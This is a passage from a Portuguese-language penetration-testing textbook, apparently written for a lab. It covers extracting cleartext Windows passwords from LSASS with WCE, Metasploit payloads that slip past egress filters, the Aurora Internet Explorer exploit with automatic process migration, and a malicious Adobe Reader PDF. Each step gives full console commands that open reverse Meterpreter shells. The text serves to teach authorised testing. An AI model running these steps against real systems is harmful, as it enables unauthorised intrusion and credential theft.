Por que dar-se ao trabalho de quebrar hashes de senha se podemos ter acesso às senhas em formato texto simples? Se tivermos acesso a um sistema Windows, em alguns casos poderemos obter senhas em formato texto simples diretamente da memória. Uma ferramenta que tem essa funcionalidade é o WCE (Windows Credential Editor). Podemos fazer o upload dessa ferramenta em um sistema-alvo explorado, e ela irá extrair senhas em formato texto simples do processo LSASS (Local Security Authority Subsystem Service), responsável por garantir a política de segurança do sistema. A versão mais recente do WCE pode ser baixada a partir de *http://www.ampliasecurity.com/research/wcefaq.html*. Um exemplo de execução do WCE está sendo mostrado na listagem 9.17.

Listagem 9.17 – Executando o WCE

```
C:\>wce.exe -w

wce.exe -w

WCE v1.42beta (Windows Credentials Editor) - (c) 2010-2013 Amplia Security - by Hernan Ochoa
    (hernan@ampliasecurity.com)

Use -h for help.

georgia\BOOKXP:password
```

Nesse caso, o WCE descobriu a senha em formato texto simples do usuário *georgia*. A desvantagem desse ataque é que ele exige um usuário logado para que a senha seja armazenada na memória. Mesmo que você possa obter uma ou duas senhas em formato texto simples por meio desse método, vale a pena fazer o dumping e tentar quebrar qualquer hash de senha às quais você tiver acesso.

Resumo

Reverter hashes de senha é um assunto empolgante, e, à medida que a velocidade do hardware aumenta, torna-se possível quebrar hashes mais robustas de modo mais rápido. Ao usar múltiplas CPUs e até mesmo as GPUs (Graphics Processing Units) em placas de vídeo, os crackers de senha podem experimentar diversas hashes rapidamente. Nossas máquinas virtuais não têm muita capacidade de processamento, porém mesmo o seu laptop medianamente moderno é muito mais rápido que os computadores usados para quebrar senhas há alguns anos. O que há de mais moderno na quebra de senhas atualmente é fazer isso na nuvem, tirando proveito de vários servidores altamente especializados para efetuar o cracking. Você encontrará até mesmo serviços para quebras de senha baseados na nuvem.

Como foi visto neste capítulo, ao usar informações coletadas a partir de exploits bem-sucedidos no capítulo 8, conseguimos reverter hashes de senha de modo a recuperar as senhas em formato texto simples para alguns serviços e os próprios sistemas. Após ter conseguido fincar um pé nos sistemas, vamos dar uma olhada em alguns métodos avançados de ataque que poderão nos ajudar no caso de não conseguirmos descobrir nada vulnerável ouvindo a rede. Afinal de contas, ainda temos a máquina Windows 7 para explorar.

CAPÍTULO 10

Exploração de falhas do lado do cliente

As vulnerabilidades que estudamos até agora eram bem acessíveis, e todas elas surgiram em trabalhos reais de testes de invasão. Nesse tipo de teste, é comum descobrir serviços vulneráveis ouvindo portas, senhas default que não foram alteradas, servidores web indevidamente configurados e assim por diante.

Entretanto clientes que investem bastante tempo e esforço em sua atitude quanto à segurança podem estar livres desses tipos de vulnerabilidade. Eles podem ter todos os patches de segurança instalados, podem efetuar auditorias periódicas em senhas e remover qualquer uma que possa ser facilmente adivinhada ou quebrada. Eles podem controlar os papéis dos usuários: usuários normais podem não ter direitos de administrador em suas estações de trabalho e qualquer software instalado é investigado e mantido pela equipe de segurança. Como resultado, pode não haver muitos serviços para sequer tentar atacar.

Mesmo assim, apesar da implantação das melhores e mais recentes tecnologias de segurança e do emprego de equipes de segurança contra cracking, empresas de destaque (que podem resultar em recompensas potencialmente valiosas para os invasores) continuam sendo invadidas. Neste capítulo, analisaremos alguns tipos diferentes de ataque que não exigem acesso direto à rede. Estudaremos ataques que têm softwares locais como alvo em um sistema, ou seja, softwares que não estão ouvindo uma porta.

Como não iremos atacar um computador nem ouviremos diretamente uma porta, e como precisamos pensar em outra maneira de atacar um dispositivo dentro do perímetro de uma empresa, devemos selecionar o nosso payload de acordo com esse cenário. Enquanto um bind shell normal pode funcionar bem em sistemas diretamente expostos à Internet ou que estejam ouvindo uma porta em nossa rede local, nesse caso, no mínimo, estaremos limitados a conexões reversas.

Porém, inicialmente, vamos nos aprofundar mais no sistema de payloads do Metasploit e dar uma olhada em outros payloads que possam ser úteis a você.

Evitando filtros com payloads do Metasploit

Nos capítulos anteriores, discutimos o sistema de payloads do Metasploit, que inclui payloads simples *versus* staged (em estágios) e bind shells *versus* reverse shells. Falamos brevemente também sobre o payload Meterpreter do Metasploit (que será discutido em detalhes no capítulo 13). Ao usar o comando `show payloads` em um módulo, você poderá ver diversos payloads que podem ser novidade para você. Daremos uma olhada em alguns deles nesta seção, que poderão ser usados para evitar tecnologias de filtragem com as quais você poderá se deparar em seus testes de invasão.

Todas as portas

Nossa rede está configurada de modo que o nosso computador de ataque e as máquinas virtuais alvo estão na mesma rede, sem firewalls nem outros filtros bloqueando as comunicações. No entanto, em sua carreira na área de testes de invasão, você poderá se deparar com clientes com todos os tipos de filtro instalados. Mesmo uma conexão reversa poderá não conseguir passar pelos filtros e estabelecer a conexão de volta ao seu computador de ataque simplesmente por meio de qualquer porta. Por exemplo, a rede de um cliente poderá não permitir que o tráfego deixe a rede pela porta 4444, que é a porta default dos payloads *reverse_tcp* do Metasploit. A rede poderá permitir tráfego somente em portas específicas, por exemplo, na porta 80 ou na porta 443 para tráfego web.

Se soubermos quais portas têm permissão para passar pelo filtro, poderemos definir a opção `LPORT` com a porta relevante. Os payloads *reverse_tcp_allports* do Metasploit podem nos ajudar a descobrir uma porta com a qual possamos fazer uma conexão. Como o nome sugere, esse método de comunicação com o payload tentará usar todas as portas até conseguir efetuar uma conexão bem-sucedida de volta com o Metasploit.

Vamos testar essa funcionalidade usando o payload *windows/shell/reverse_tcp_allports*, conforme mostrado na listagem 10.1. Estamos utilizando o exploit MS08-067 no Windows XP.

Listagem 10.1 – O payload Windows/shell/reverse_tcp_allports

```
msf  exploit(ms08_067_netapi) > set payload windows/shell/reverse_tcp_allports
payload => windows/shell/reverse_tcp_allports
msf  exploit(ms08_067_netapi) > show options
--trecho omitido--
Payload options (windows/shell/reverse_tcp_allports):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique: seh, thread, process, none
   LHOST     192.168.20.9     yes       The listen address
  ❶LPORT     1                yes       The starting port number to connect back on
--trecho omitido--
msf  exploit(ms08_067_netapi) > exploit
[*] Started reverse handler on 192.168.20.9:1
--trecho omitido--
[*] Sending encoded stage (267 bytes) to 192.168.20.10
[*] Command shell session 5 opened (192.168.20.9:1 -> 192.168.20.10:1100) at 2015-05-14 22:13:20
    -0400 ❷
```

Nesse caso, a opção `LPORT` ❶ especifica a primeira porta a ser experimentada. Se essa porta não funcionar, o payload tentará usar cada porta subsequente até a conexão ser bem-sucedida. Se o payload alcançar a porta 65535 sem ter sucesso, ele recomeçará na porta 1 e executará indefinidamente.

Como não há nenhum filtro bloqueando o nosso tráfego, a primeira porta que o Metasploit experimentar, que é a porta 1, resultará no estabelecimento de uma conexão bem-sucedida, como mostrado em ❷. Embora esse payload vá funcionar em diversos casos, algumas tecnologias de filtragem poderão impedi-lo, independentemente da porta com a qual a tentativa de conexão for feita. Uma desvantagem desse payload é que ele poderá executar por muito tempo, na tentativa de encontrar uma porta que não esteja sendo filtrada. Se um usuário vir a aplicação travada, ele poderá fechá-la antes que o payload tenha sucesso.

Payloads HTTP e HTTPS

Embora alguns filtros possam permitir qualquer tráfego de saída em determinadas portas, os sistemas mais avançados de filtragem utilizam inspeção de conteúdo para analisar tráfego legítimo de protocolos específicos. Isso pode representar um

problema para os nossos payloads. Embora a comunicação com o nosso payload Meterpreter seja criptografada – a inspeção de conteúdo não será capaz de dizer "É o Metasploit, caia fora!" –, o filtro poderá informar que o tráfego saindo pela porta 80 não atende à especificação HTTP.

Para enfrentar esse desafio, os desenvolvedores do Metasploit criaram payloads HTTP e HTTPS. Esses payloads seguem as especificações HTTP e HTTPS de modo que até mesmo filtros para inspeção de conteúdo sejam convencidos de que o nosso tráfego é legítimo. Além disso, esses payloads são baseados em pacotes, em vez de serem baseados em stream como os payloads TCP. Isso significa que eles não estão limitados a uma conexão específica. Se você perder brevemente a comunicação com a rede e, consequentemente, todas as suas sessões Metasploit, as sessões HTTP e HTTPS poderão se recuperar e se reconectar. (Veremos um exemplo de uso desses payloads em "Vulnerabilidade do Java" na página 289.)

Embora os payloads HTTP e HTTPS consigam fazer você passar pela maioria das tecnologias de filtragem, pode ser que você se veja em uma situação de filtragem ainda mais complexa. Por exemplo, eu testei um cliente em que somente o processo Internet Explorer, quando iniciado por um usuário autenticado pelo domínio, poderia acessar a Internet. Os funcionários podiam navegar pela Internet para realizar suas tarefas, porém eles eram, de certo modo, limitados. Ou seja, os funcionários não podiam usar um cliente de mensagens instantâneas. Embora isso provavelmente deixasse algumas pessoas irritadas, a ideia era boa por razões de segurança. Mesmo se pudéssemos explorar algo com sucesso, até mesmo payloads HTTP e HTTPS não poderiam sair e acessar a Internet. (Na seção "Exploração de falhas de navegadores" na página 275, daremos uma olhada em alguns métodos de ataque que nos permitirão explorar o processo Internet Explorer quando um usuário legítimo do domínio estiver logado e então nos conectaremos com o mundo externo.)

O HTTP Meterpreter e o HTTPS Meterpreter usam as configurações de proxy do Internet Explorer para navegar por qualquer proxy necessário para acessar a Internet. Por esse motivo, se o seu processo-alvo estiver executando como o usuário *System*, essas configurações de proxy podem não estar definidas e esses payloads poderão falhar.

NOTA Há também um payload Meterpreter, o *reverse_https_proxy*, que permite que o invasor adicione manualmente qualquer configuração necessária de proxy.

Ataques do lado do cliente

Agora vamos voltar nossa atenção na realização de ataques do lado cliente. Em vez de atacar diretamente um serviço que esteja ouvindo uma porta, criaremos uma variedade de arquivos maliciosos que, quando abertos em um software vulnerável no computador-alvo, resultará em um comprometimento.

Até agora, todos os nossos ataques envolveram algum tipo de serviço ouvindo uma porta, seja ele um servidor web, um servidor FTP, um servidor SMB ou algo diferente. Quando iniciamos o nosso teste de invasão, uma das primeiras tarefas que realizamos foi um scan de portas em nossos alvos para verificar quais serviços estavam ouvindo. Ao iniciarmos um teste de invasão, as vulnerabilidades em potencial são praticamente ilimitadas.

À medida que começamos a executar as ferramentas, a realizar análises manuais e a fazer pesquisas, as possibilidades de exploração de falhas se reduzem gradualmente até restarem um número limitado de problemas nos sistemas-alvo. Esses problemas até agora correspondiam a problemas do lado do servidor, ou seja, de serviços que estavam ouvindo portas. O que está sendo deixado de lado é qualquer software potencialmente vulnerável que não esteja ouvindo uma porta, ou seja, softwares do lado cliente.

Softwares como navegadores web, visualizadores de documentos, players de música e assim por diante estão sujeitos aos mesmos tipos de problema que os servidores web, os servidores de email e todos os demais programas baseados em rede apresentam.

É claro que, como os softwares do lado cliente não estão ouvindo a rede, não podemos atacá-los diretamente, porém o princípio geral é o mesmo. Se pudermos enviar um dado de entrada não esperado a um programa para acionar uma vulnerabilidade, podemos sequestrar a execução, da mesma maneira que exploramos os programas do lado do servidor no capítulo 8. Como não podemos enviar dados de entrada diretamente aos programas do lado do cliente pela rede, devemos convencer um usuário a abrir um arquivo malicioso.

À medida que a segurança é levada mais a sério e as vulnerabilidades do lado do servidor tornam-se mais difíceis de serem descobertas do ponto de vista da Internet, a exploração de falhas do lado do cliente está se tornando a chave para obter acesso até mesmo em redes internas cuidadosamente protegidas. Os ataques ao lado do cliente são ideais em equipamentos como estações de trabalho ou dispositivos móveis que não possuem um endereço IP disponível na Internet. Embora, do ponto de vista da Internet, não possamos acessar diretamente esses

sistemas, eles normalmente podem acessar a Internet ou um sistema controlado por um pentester, se pudermos sequestrar a execução.

Infelizmente, o sucesso de ataques do lado do cliente depende de garantir, de certo modo, que nosso exploit seja baixado e aberto em um produto vulnerável. No próximo capítulo, daremos uma olhada em algumas técnicas para enganar os usuários de modo que eles abram arquivos maliciosos; por enquanto conheceremos alguns exploits do lado do cliente, começando com o que deve ser o alvo mais popular para a exploração de falhas desse lado: os navegadores web.

Exploração de falhas de navegadores

Os navegadores web são constituídos de código para apresentar páginas web. Assim como podemos enviar dados de entrada indevidos a um software servidor, se abrirmos uma página web com código malicioso para acionar um problema de segurança, podemos sequestrar potencialmente a execução no navegador e executar um payload. Embora a entrega seja um pouco diferente, o conceito fundamental é o mesmo. Todos os navegadores mais comuns já estiveram sujeitos a problemas de segurança: o Internet Explorer, o Firefox e até mesmo o Mobile Safari.

JAILBREAKING no iPhone por meio da exploração de falhas do navegador

No passado, a exploração de falhas do navegador foi fundamental para o jailbreaking no iPhone. Embora versões mais recentes do iOS implementem um recurso de segurança chamado *mandatory code signing* (assinatura obrigatória de código), que exige que todos os códigos executados sejam aprovados pela Apple, o Mobile Safari (o navegador web do iPhone) tem um passe livre porque, para apresentar páginas web, ele deve ser capaz de executar código não assinado. A Apple não pode percorrer todas as páginas da Internet e assinar tudo que não contenha código malicioso. E, se o iPhone não puder visualizar páginas web, todos irão simplesmente comprar um telefone com Android – a última coisa que a Apple iria querer. Quando o iOS 4 apresenta documentos PDF no Mobile Safari, um dos códigos-fonte inclui uma vulnerabilidade de segurança. Esse ataque do lado do cliente permite que os jailbreakers consigam um ponto de entrada nos iPhones somente ao enganar um usuário de modo que ele abra um link malicioso no navegador.

Vamos considerar uma vulnerabilidade famosa do Internet Explorer. O exploit Aurora foi usado em 2010 em empresas de grande porte como o Google, a Adobe

e o Yahoo!. Na época dos ataques com o Aurora, o Internet Explorer continha uma *vulnerabilidade zero-day* – uma vulnerabilidade para a qual ainda não havia uma correção. (Mesmo uma versão totalmente atualizada do Internet Explorer poderia ser comprometida se um usuário fosse enganado e abrisse uma página web maliciosa, acionando a vulnerabilidade.)

A Microsoft disponibilizou patches para o Internet Explorer, porém, como ocorre com os demais patches de segurança, às vezes, os usuários deixam de atualizar seus navegadores, e a versão do Internet Explorer instalada no alvo Windows XP não contém o patch de segurança necessário para protegê-lo contra o exploit Aurora.

Usaremos o Metasploit para assumir o controle de uma máquina-alvo ao atacar um navegador vulnerável usando o módulo Aurora do Metasploit, que é o *exploit/windows/browser/ms10_002_aurora*, como mostrado na listagem 10.2.

NOTA Os módulos do lado do cliente do Metasploit são essencialmente iguais aos módulos do lado do servidor que usamos até agora, exceto pelo fato de as opções serem um pouco diferentes: em vez de enviar exploits a um host remoto pela rede, instalamos um servidor e esperamos que um navegador acesse a nossa página.

Listagem 10.2 – O módulo Aurora do Metasploit para o Internet Explorer

```
msf > use exploit/windows/browser/ms10_002_aurora
msf  exploit(ms10_002_aurora) > show options

Module options (exploit/windows/browser/ms10_002_aurora):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
  ❶SRVHOST     0.0.0.0          yes       The local host to listen on. This must be an address
                                          on the local machine or 0.0.0.0
  ❷SRVPORT     8080             yes       The local port to listen on.
  ❸SSL         false            no        Negotiate SSL for incoming connections
   SSLCert                      no        Path to a custom SSL certificate (default is randomly
                                          generated)
   SSLVersion  SSL3             no        Specify the version of SSL that should be used
                                          (accepted: SSL2, SSL3, TLS1)
  ❹URIPATH                     no        The URI to use for this exploit (default is random)

Exploit target:

   Id  Name
   --  ----
  ❺0   Automatic
```

Observe que, nas opções do módulo, em vez de RHOST, vemos a opção SRVHOST ❶. Esse parâmetro corresponde ao endereço IP local do servidor. Por padrão, esse endereço é definido com 0.0.0.0 para que fique ouvindo todos os endereços do sistema local. A porta default a ser ouvida, que corresponde à opção SRVPORT ❷, é a porta 8080. Esse número de porta pode ser alterado para 80 (a porta default nos servidores web), desde que não haja nenhum outro programa usando a porta. Você pode até mesmo usar uma conexão SSL ❸.

Se configurarmos a opção URIPATH ❹, podemos definir um URL específico para a página maliciosa. Se não definirmos nada nesse parâmetro, um URL aleatório será utilizado. Como a exploração de falhas ocorrerá totalmente dentro do navegador, o nosso exploit funcionará independentemente da versão de Windows que estiver sendo executada ❺, desde que o Internet Explorer esteja sujeito à vulnerabilidade Aurora.

Em seguida, definimos as opções do módulo para o nosso ambiente. Os payloads para esse módulo são iguais aos payloads Windows que já vimos. Explorar o navegador não é diferente de explorar qualquer outro programa do sistema, e podemos executar o mesmo shellcode. Usaremos o payload *windows/meterpreter/reverse_tcp* nesse exemplo para demonstrar alguns conceitos do ataque do lado do cliente, conforme mostrado na listagem 10.3.

NOTA Certifique-se de que o servidor web apache2 não esteja executando na porta 80 por meio do comando ***service apache2 stop***.

Listagem 10.3 – Configurando as opções e executando o módulo Aurora

```
msf  exploit(ms10_002_aurora) > set SRVHOST 192.168.20.9
SRVHOST => 192.168.20.9
msf  exploit(ms10_002_aurora) > set SRVPORT 80
SRVPORT => 80
msf  exploit(ms10_002_aurora) > set URIPATH aurora
URIPATH => aurora
msf  exploit(ms10_002_aurora) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf  exploit(ms10_002_aurora) > set LHOST 192.168.20.9
LHOST => 192.168.20.9
msf  exploit(ms10_002_aurora) > exploit
[*] Exploit running as background job.
[*] Started reverse handler on 192.168.20.9:4444 ❶
[*] Using URL: http://192.168.20.9:80/aurora ❷
[*] Server started.
```

Como pode ser visto na listagem 10.3, depois que configurarmos as opções e executarmos o módulo, um servidor web será iniciado em background no SRVPORT e no URIPATH selecionados, conforme mostrado em ❷. Além disso, um handler é instalado para o payload selecionado ❶.

Agora usaremos o Internet Explorer no alvo Windows XP para navegar até o site malicioso. No Metasploit, você verá que a página foi disponibilizada e que uma tentativa de explorar a vulnerabilidade está em andamento, como mostrado na listagem 10.4. Embora o navegador de nosso Windows XP seja vulnerável, poderão ser necessárias algumas tentativas para explorá-lo com sucesso.

Explorar a vulnerabilidade Aurora não é uma tarefa tão confiável quanto explorar as demais vulnerabilidades discutidas até então neste livro. Se o Internet Explorer falhar e você não receber nenhuma sessão, tente navegar para a página de exploração novamente.

Listagem 10.4 – Recebendo uma sessão do lado do cliente

```
msf  exploit(ms10_002_aurora) > [*] 192.168.20.10      ms10_002_aurora - Sending Internet
    Explorer "Aurora" Memory Corruption
[*] Sending stage (752128 bytes) to 192.168.20.10
[*] Meterpreter session 1 opened (192.168.20.9:4444 -> 192.168.20.10:1376) at 2015-05-05 20:23:25
    -0400 ❶
```

Embora esse exploit possa não funcionar todas as vezes, o navegador-alvo é vulnerável e algumas tentativas deverão resolver o problema. Se o exploit for bem-sucedido, você receberá uma sessão, conforme mostrado em ❶. Não somos colocados automaticamente na sessão. Utilize **`sessions -i <`*`id da sessão`*`>`** para interagir com a sessão Meterpreter.

Embora tenhamos explorado o navegador com sucesso e tenhamos conseguido um ponto de entrada no sistema-alvo, nossos desafios ainda não acabaram. Se der uma olhada na máquina Windows XP e tentar continuar a usar o Internet Explorer, você perceberá que ele não está mais funcionando. A exploração de falhas envolvida na obtenção de nossa sessão deixou o navegador inutilizável. O problema para nós está no fato de que os usuários que foram enganados de modo a visitarem o nosso site malicioso naturalmente irão querer continuar a usar seus navegadores. Eles podem forçar o encerramento do navegador, ou esse poderá falhar por conta própria por causa de seu estado instável. Quando o navegador for fechado, perderemos nossa sessão Meterpreter.

```
msf  exploit(ms10_002_aurora) > [*] 192.168.20.10 - Meterpreter session 1 closed.  Reason: Died❶
```

Nosso payload Meterpreter reside totalmente na memória do processo explorado. Se o navegador morrer ou for fechado pelo usuário, nossa sessão também será encerrada, como você pode ver em ❶. Podemos perder nosso ponto de acesso ao sistema tão rapidamente quanto o conquistamos.

Devemos ter uma maneira de manter nossa sessão Meterpreter ativa, mesmo que o processo explorado – nesse caso, o navegador Internet Explorer – morra. Mas, inicialmente, devemos interromper nosso servidor web no Metasploit para que possamos fazer algumas alterações na página maliciosa a fim de corrigir esse problema, conforme mostrado na listagem 10.5.

Listagem 10.5 – Matando uma tarefa em background no Metasploit

```
msf  exploit(ms10_002_aurora) > jobs❶
Jobs
====
  Id  Name
  --  ----
  0   Exploit: windows/browser/ms10_002_aurora
msf  exploit(ms10_002_aurora) > kill 0❷
Stopping job: 0...
[*] Server stopped.
```

Podemos ver tudo o que estiver sendo executado em background no Metasploit por meio do comando **jobs** ❶. Para interromper uma tarefa que está sendo executada em background, digite **kill <*número da tarefa*>** ❷.

Como o Meterpreter reside totalmente na memória do processo explorado, e esse processo está fadado a morrer, devemos ter algum modo de transferir nossa sessão do processo Internet Explorer para um que tenha mais chances de permanecer vivo.

Executando scripts em uma sessão Meterpreter

De modo diferente de ataques em redes, em que vemos uma sessão imediatamente caso o nosso ataque seja bem-sucedido, ao realizarmos ataques do lado do cliente, devemos esperar até que um usuário acesse nossa página maliciosa. Mesmo que encontremos uma maneira de transferir o Meterpreter para outro processo, as sessões poderão ser recebidas a qualquer momento. Não podemos ficar distraídos em nenhum instante durante o nosso teste de invasão, pois, do contrário, corremos o risco de perder uma sessão. O ideal seria que pudéssemos

executar comandos automaticamente em nossa sessão Meterpreter para que não fosse necessário ficarmos sentados à toa esperando que um navegador acessasse o nosso servidor malicioso.

Os scripts do Meterpreter que podem ser executados em uma sessão aberta podem ser encontrados em */usr/share/metasploit-framework/scripts/meterpreter* no Kali. Daremos uma olhada em mais exemplos de scripts do Meterpreter no capítulo 13, mas, por enquanto, vamos conhecer um script específico que funcionará bem em nosso cenário atual. O script *migrate.rb* permite transferir o Meterpreter da memória de um processo para outro, que é exatamente o que precisamos nesse caso. Para executar um script do Meterpreter em uma sessão Meterpreter ativa, digite **`run <nome do script>`**, como mostrado na listagem 10.6. Você poderá ver informações de ajuda sobre como usar o script corretamente, conforme mostrado aqui:

Listagem 10.6 – Executando um script do Meterpreter

```
meterpreter > run migrate

OPTIONS:

    -f        Launch a process and migrate into the new process ❶
    -h        Help menu.
    -k        Kill original process.
    -n <opt>  Migrate into the first process with this executable name (explorer.exe) ❷
    -p <opt>  PID to migrate to. ❸
```

Quando tentamos executar o script *migrate*, vemos alguma opções. Podemos iniciar um novo processo e fazer a migração para esse processo, como mostrado em ❶, fazer a migração para um processo com um determinado nome ❷ ou selecionar o processo por meio de seu ID, como mostrado em ❸.

Parâmetros avançados

Além das opções do módulo e do payload, os módulos do Metasploit possuem parâmetros avançados. Podemos ver os parâmetros avançados disponíveis por meio do comando `show advanced`, conforme mostrado na listagem 10.7.

Listagem 10.7 – Parâmetros avançados do Metasploit

```
msf  exploit(ms10_002_aurora) > show advanced

Module advanced options:

   Name          : ContextInformationFile
   Current Setting:
```

```
Description    : The information file that contains context information
--trecho omitido--
Name           : AutoRunScript❶
Current Setting:
Description    : A script to run automatically on session creation.
--trecho omitido--
Name           : WORKSPACE
Current Setting:
Description    : Specify the workspace for this module
```

Uma das configurações avançadas do payload que escolhemos é `AutoRunScript` ❶. Ao ser definida, essa configuração nos permite executar automaticamente um script do Meterpreter quando uma sessão for aberta.

Podemos configurar esse parâmetro de modo que o script *migrate* seja executado automaticamente quando uma sessão Meterpreter for aberta. Dessa maneira, quando o navegador morrer, desde que o script *migrate* tenha sido concluído, nossa sessão estará a salvo de falhas. Além disso, ao executar o script automaticamente, podemos efetuar a migração sempre que um usuário acessar a página maliciosa, independentemente de você estar prestando atenção no Msfconsole quando a sessão chegar, como mostrado na listagem 10.8.

Listagem 10.8 – Configurando o parâmetro AutoRunScript

```
msf  exploit(ms10_002_aurora) > set AutoRunScript migrate -f❶
AutoRunScript => migrate -f
msf  exploit(ms10_002_aurora) > exploit
[*] Exploit running as background job.
[*] Started reverse handler on 192.168.20.9:4444
[*] Using URL: http://192.168.20.9:80/aurora
[*] Server started.
```

Para configurar parâmetros avançados, utilize a sintaxe `set <parâmetro a ser configurado> <valor>` (a mesma sintaxe usada na configuração das opções normais). Por exemplo, na listagem 10.8, dizemos ao script *migrate* para efetuar o spawn de um novo processo para o qual será efetuada a migração por meio da flag `-f` ❶ e, em seguida, iniciamos o servidor malicioso novamente.

Agora acesse a página maliciosa a partir do alvo Windows XP novamente (veja a listagem 10.9).

Listagem 10.9 – Efetuando a migração automaticamente

```
msf  exploit(ms10_002_aurora) > [*] 192.168.20.10       ms10_002_aurora - Sending Internet
    Explorer "Aurora" Memory Corruption
[*] Sending stage (752128 bytes) to 192.168.20.10
[*] Meterpreter session 2 opened (192.168.20.9:4444 -> 192.168.20.10:1422) at 2015-05-05 20:26:15 -0400
[*] Session ID 2 (192.168.20.9:4444 -> 192.168.20.10:1422) processing AutoRunScript 'migrate -f' ❶
[*] Current server process: iexplore.exe (3476)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 484
[+] Successfully migrated to process ❷
```

Dessa vez, obtivemos uma sessão informando que o parâmetro `AutoRunScript` foi processado automaticamente ❶. O script *migrate* efetua o spawn de um processo *notepad.exe* e se transfere para ele ❷. Quando o Internet Explorer morrer, nossa sessão permanecerá ativa.

Embora efetuar a migração automaticamente seja uma boa ideia ao usar um exploit de navegador, continuam sendo necessários alguns segundos para que a migração ocorra – segundos durante os quais o usuário poderá fechar o navegador e matar nossa sessão. Felizmente, a opção avançada `PrependMigrate` do Meterpreter mostrada aqui fará a migração mais rapidamente, antes que o payload seja executado.

```
Name           : PrependMigrate
Current Setting: false
Description    : Spawns and runs shellcode in new process
```

Você pode configurar essa opção com `true` como alternativa ao `AutoRunScript` utilizado anteriormente.

Esse foi apenas um exemplo de uma exploração de falhas de navegador. O Metasploit tem outros módulos para exploração de vulnerabilidades do Internet Explorer, bem como de outros navegadores web populares. À medida que mais empresas endurecem suas posturas externas de segurança, a exploração de falhas de navegadores passou a conceder as chaves do reino em muitos testes de invasão ou ataques.

NOTA A vulnerabilidade Aurora foi corrigida em 2010, porém os usuários e as empresas não são bons em manter seus navegadores atualizados, portanto esse exploit ainda permite encontrar alvos atualmente. Além do mais, embora novos exploits remotos para sistemas operacionais sejam raros, os principais navegadores como o Internet Explorer tornam-se vítimas de novos ataques do lado do cliente regularmente. Utilize o Msfupdate,

> conforme discutido no capítulo 4, para obter os módulos mais recentes para as novas vulnerabilidades, algumas das quais podem nem estar corrigidas ainda pelo fornecedor do produto na época da disponibilização do módulo. Observe que a execução do Msfupdate pode afetar o modo como o Metasploit funciona, o que poderá dificultar o acompanhamento do livro. Sendo assim, pode ser que você não queira atualizar o Metasploit até ter lido todo o livro.

Agora vamos dar uma olhada em outros softwares do lado cliente que podem ser explorados para possibilitar a execução de comandos em um sistema-alvo.

Exploits para PDF

Softwares para PDF (Portable Document Format) também podem ser explorados. Se um usuário for convencido a abrir um PDF malicioso em um visualizador vulnerável, o programa poderá ser explorado.

O visualizador mais popular de PDF para os sistemas Windows é o Adobe Reader. Assim como os navegadores, o Adobe Reader tem um histórico que apresenta muitas brechas de segurança. Também como os navegadores, mesmo quando um processo de gerenciamento de patches estiver implantado, com atualizações regulares do sistema operacional subjacente, o software de PDF com frequência é esquecido e permanece com uma versão mais antiga e vulnerável.

Explorando uma vulnerabilidade de PDF

O nosso alvo Windows XP tem uma versão desatualizada do Adobe Reader 8.1.2 instalada, sujeita ao CVE-2008-2992, que é um buffer overflow baseado em pilha. O módulo correspondente do Metasploit é o *exploit/windows/fileformat/adobe_utilprintf*.

As opções desse módulo são um pouco diferentes daquelas que vimos até agora, como mostrado na listagem 10.10. Esse é um ataque do lado do cliente, portanto não há nenhuma opção `RHOST`, porém, de modo diferente de nosso ataque ao navegador, também não há nenhuma opção `SRVHOST` nem `SRVPORT`. Esse módulo simplesmente cria um PDF malicioso; cabe a nós hospedá-lo para ser entregue e instalar um handler para o payload. É claro que temos todas as habilidades necessárias para realizar ambas as tarefas facilmente.

Listagem 10.10 – Um exploit do Metasploit para PDF

```
msf > use exploit/windows/fileformat/adobe_utilprintf
msf  exploit(adobe_utilprintf) > show options
Module options (exploit/windows/fileformat/adobe_utilprintf):
   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
  ❶FILENAME  msf.pdf          yes       The file name.
Exploit target:
   Id  Name
   --  ----
  ❷0   Adobe Reader v8.1.2 (Windows XP SP3 English)
msf  exploit(adobe_utilprintf) > exploit
[*] Creating 'msf.pdf' file...
[+] msf.pdf stored at /root/.msf4/local/msf.pdf ❸
```

Como você pode ver, a única opção para o exploit de PDF é o nome do arquivo malicioso a ser gerado ❶. Podemos manter o valor default, que é *msf.pdf*. Nesse exemplo, faremos o Metasploit usar o payload default, o *windows/meterpreter/reverse_tcp* na porta 4444. Quando digitarmos **exploit**, o Metasploit irá gerar um PDF para explorar essa vulnerabilidade em uma versão vulnerável do Adobe Reader no Windows XP SP3 English ❷. O PDF malicioso é armazenado como */root/.msf4/local/msf.pdf* ❸.

Agora devemos disponibilizar o PDF e configurar um handler para o payload, como mostrado na listagem 10.11.

Listagem 10.11 – Disponibilizando o PDF malicioso e usando um handler

```
msf  exploit(adobe_utilprintf) > cp /root/.msf4/local/msf.pdf /var/www
[*] exec: cp /root/.msf4/local/msf.pdf /var/www
msf  exploit(adobe_utilprintf) > service apache2 start
[*] exec service apache2 start
Starting web server: apache2.
msf  exploit(adobe_utilprintf) > use multi/handler❶
msf  exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf  exploit(handler) > set LHOST 192.168.20.9
lhost => 192.168.20.9
```

```
msf  exploit(handler) > exploit
[*] Started reverse handler on 192.168.20.9:4444
[*] Sending stage (752128 bytes) to 192.168.20.10
[*] Meterpreter session 2 opened (192.168.20.9:4444 -> 192.168.20.10:1422) at
    2015-05-05 20:26:15 -0400 ❷
```

Copiamos o arquivo para a pasta do servidor web Apache e iniciamos o servidor, caso ele ainda não esteja executando. Daremos uma olhada em maneiras de enganar os usuários para que eles abram arquivos maliciosos posteriormente neste capítulo, mas, por enquanto, iremos simplesmente abrir o PDF malicioso com o Adobe Reader 8.1.2 em nosso alvo Windows XP. Inicialmente, porém, devemos instalar um handler para o payload. Podemos usar o módulo *multi/handler* ❶ conforme aprendemos no capítulo 4. (Não se esqueça de matar a tarefa Aurora se esse handler também estiver ouvindo a porta 4444 para liberá-la de modo que o *multi/handler* possa usá-la). Quando abrirmos o PDF malicioso, receberemos novamente uma sessão ❷.

